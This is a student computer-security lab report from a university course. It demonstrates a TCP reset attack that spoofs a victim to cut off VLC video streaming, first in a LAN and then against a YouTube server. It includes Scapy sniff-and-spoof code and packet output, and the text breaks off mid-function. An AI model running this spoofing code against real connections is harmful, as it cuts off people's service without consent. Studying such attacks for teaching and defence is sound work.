

BANGLADESH UNIVERSITY OF ENGINEERING AND TECHNOLOGY

CSE 406

COMPUTER SECURITY SESSIONAL

FINAL REPORT

TCP Reset Attack on Video Streaming

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1 Introduction

The objective of a **TCP Reset Attack** is to break an existing TCP connection between two victim hosts. In the case of **TCP Reset Attack on video streaming**, an attack will be performed that sends TCP reset packet to the video streaming server spoofing as the victim and the video streaming will be closed in victim's machine.

2 Design

In this scenario, there are three machines -

- Server: acts as the video streaming provider.
- Victim: streams the video.
- Attacker: attacks the TCP connection and stops victim's video streaming.

All these three machines are in the same LAN. So, the attacker can sniff the packets of the TCP connection between victim and server. Then it generates TCP RST packets by spoofing as the victim and sends them to either the server or the victim. In the implementation, the server is chosen as the destination of the RST packets. Upon receiving the RST packets, the connection becomes closed and the video streaming is stopped on the victim machine.

3 Setup

The configuration of the machines are as follows:

- Server
 - OS
 - * Type: Main OS
 - * Version: Ubuntu 16.04 64-bit
 - MAC Address: 18:cf:5e:9e:9e:e3
- Victim
 - OS
 - * Type: Virtual Machine
 - * Version: Ubuntu 16.04 32-bit
 - MAC Address: 08:00:27:05:A8:89
- Attacker
 - OS

- * Type: Virtual Machine
- * Version: Ubuntu 16.04 32-bit
- MAC Address: 08:00:27:BD:C6:AF

A LAN is created linking the three machines with the following configuration:

- Subnet Address: 192.168.0.000
- Broadcast: 192.168.0.255
- Subnet Mask: 255.255.255.0
- Inet Address:
 - Server: 192.168.0.103
 - Victim: 192.168.0.106
 - Attacker: 192.168.0.107

Additional software elements:

- VLC player: installed in the server and the victim machine for video streaming.
- Wireshark: installed in all three machines for packet capture.
- Scapy-Python: installed in the attacker machine for code implementation.

4 Steps of the Attack

4.1 Streaming video in the server

At first, the video streaming needs to be initiated in the server side. The steps are as follows:

- In the Media menu in VLC the stream option is selected.
- A video file is added for streaming.
- In the destination setup, the new destination is set to HTTP and 8080 is added as the port.
- Finally in the option setup, after clicking the stream button , the video starts to be streamed.




Figure 1: VLC Destination Setup




Figure 2: VLC Streaming

4.2 Opening Network Stream in the victim

In the VLC of the victim machine , "open network stream" option is selected in the media and **http://192.168.0.103:8080/** is inserted in the URL field. Then the video starts playing.




Figure 3: Opening Network Stream in Victim Machine




Figure 4: Video Playing in VLC

4.3 Snapshots of Wireshark before Attack

The snapshots taken in the three machines are given here. The transmission of TCP packets is seen in all machines as they are in the same LAN. In the capture list, the IP address 192.168.0.103 refers to the server machine and 192.168.0.106 refers to the victim machine.




Figure 5: Server Side Wireshark Capture




Figure 6: Victim Side Wireshark Capture

4.4 Executing Attack using *Sniff-and-Spoof Approach*

Now, in the attacker side the flow of attack is executed as follows:

- TCP packets are sniffed using the **sniff** function of **scapy**




Figure 7: Attacker Side Wireshark Capture

- New RST packets are built using the information of sniffed packets
- RST bit of the packet is set
- Code is executed in the terminal. In the terminal the parameter 192.168.0.103




Figure 8: Executing Attack File in Terminal

is the IP address of the **Server** machine.




Figure 9: Attacker Side Wireshark Capture




Figure 10: Victim Side Wireshark Capture

- RST packets are sent to the server spoofed as sent from victim machine
- The connection is terminated and the video streaming is stopped in victim machine.
- The server is still streaming the video because only the victim is affected in the attack.




Figure 11: Server Side Wireshark Capture




Figure 12: Video Streaming Stopped in Victim machine

5 Attack on YouTube Streaming

In this scenario, the victim is streaming a video from YouTube and the attacker tries to reset the streaming. This time, the IP address of the victim is 192.168.0.104.

5.1 Attack Steps

- Victim enters the URL and starts streaming
- Attacker sniffs the packets using Wireshark
- Attacker executes the attack file the same as before. This time the destination IP address parameter is different and it is 110.76.130.17.
- RST packets are sent to YouTube's IP address.




Figure 13: Video Streaming Continues in Server machine




Figure 14: VLC Youtube URL




Figure 15: VLC Youtube Streaming




Figure 16: Attacker Side Wireshark Capture


- Video stops playing

```

Sent 1 packets.
Sending Reset Packet
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = tcp
chksum = None
src = 192.168.0.104
dst = 110.76.130.17
\options \
###[ TCP ]###
sport = 58870
dport = https
seq = 1747546016
ack = 37
dataofs = None
reserved = 0
flags = R
window = 8192

```

Figure 17: Execution of Code in Terminal






Figure 19: Victim Side Reset Packet Wireshark Capture




Figure 20: Video Streaming Stopped in Victim machine

between victim and server, and the attacker has been able to do it. It has been successful not only just in LAN but also in online. The reason lies in the explanation of the code:

- Firstly the **sniff** function has been called on **"enp0s3"** interface and only TCP packets are filtered. Because the server and the victim are using **"enp0s3"** interface and TCP connection.

```

1  # sniffing TCP packet and sending it to packet_info_extract
2
3  sniff(iface='enp0s3', prn=packet_info_extract, count=2, filter='tcp')

```

- The sniffed packet are sent to `packet_info_extract` function. There the source and the destination IP addresses of the sniffed packet are compared with victim's IP address and the IP address given as argument in the terminal respectively. And if they match, then the next step is taken.
- After the match, TCP information of the packet are extracted and `reset_connection` function is called.

```

1  def packet_info_extract(pkt):
2
3      # getting ip info
4
5      iplayer = pkt.getlayer(IP)
6
7      source_ip = iplayer.src
8      dest_ip = iplayer.dst
9
10     # Check request source is victim and dest is server
11
12     if source_ip == '192.168.0.106' and dest_ip == sys.argv[1]:
13         print 'source ip of packet is %s' % source_ip
14         print pkt.show()
15
16     # getting tcp info
17
18     tcplayer = pkt.getlayer(TCP)
19
20     t_sequence = tcplayer.seq
21     t_sourceport = tcplayer.sport
22     t_destport = tcplayer.dport
23
24     print 'sequence number is %s' % t_sequence
25
26     # Calling reset function
27
28     reset_connection(dest_ip, t_sourceport, t_destport, t_sequence)

```

- In the `reset_connection` function a new TCP packet is generated. The IP layer and the TCP layer uses the information extracted in the `packet_info_extract` function.

- Lastly, the RST flag is set and the send function is called.

```
1 def reset_connection(  
2     dest_ip,  
3     tcp_sport,  
4     tcp_destport,  
5     tcp_sequence,  
6 ):  
7  
8     # generating ip header  
9  
10    i = IP()  
